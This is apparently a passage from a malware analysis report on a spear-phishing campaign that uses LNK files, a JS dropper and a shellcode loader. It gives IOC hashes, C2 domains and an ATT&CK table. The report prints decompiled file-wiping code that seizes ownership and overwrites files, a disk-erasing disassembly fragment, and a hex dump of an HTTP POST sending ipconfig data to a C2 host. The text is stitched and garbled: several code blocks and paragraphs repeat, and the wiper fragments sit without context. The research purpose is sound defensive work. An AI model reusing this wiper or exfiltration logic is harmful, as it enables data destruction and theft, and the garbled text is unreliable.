    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

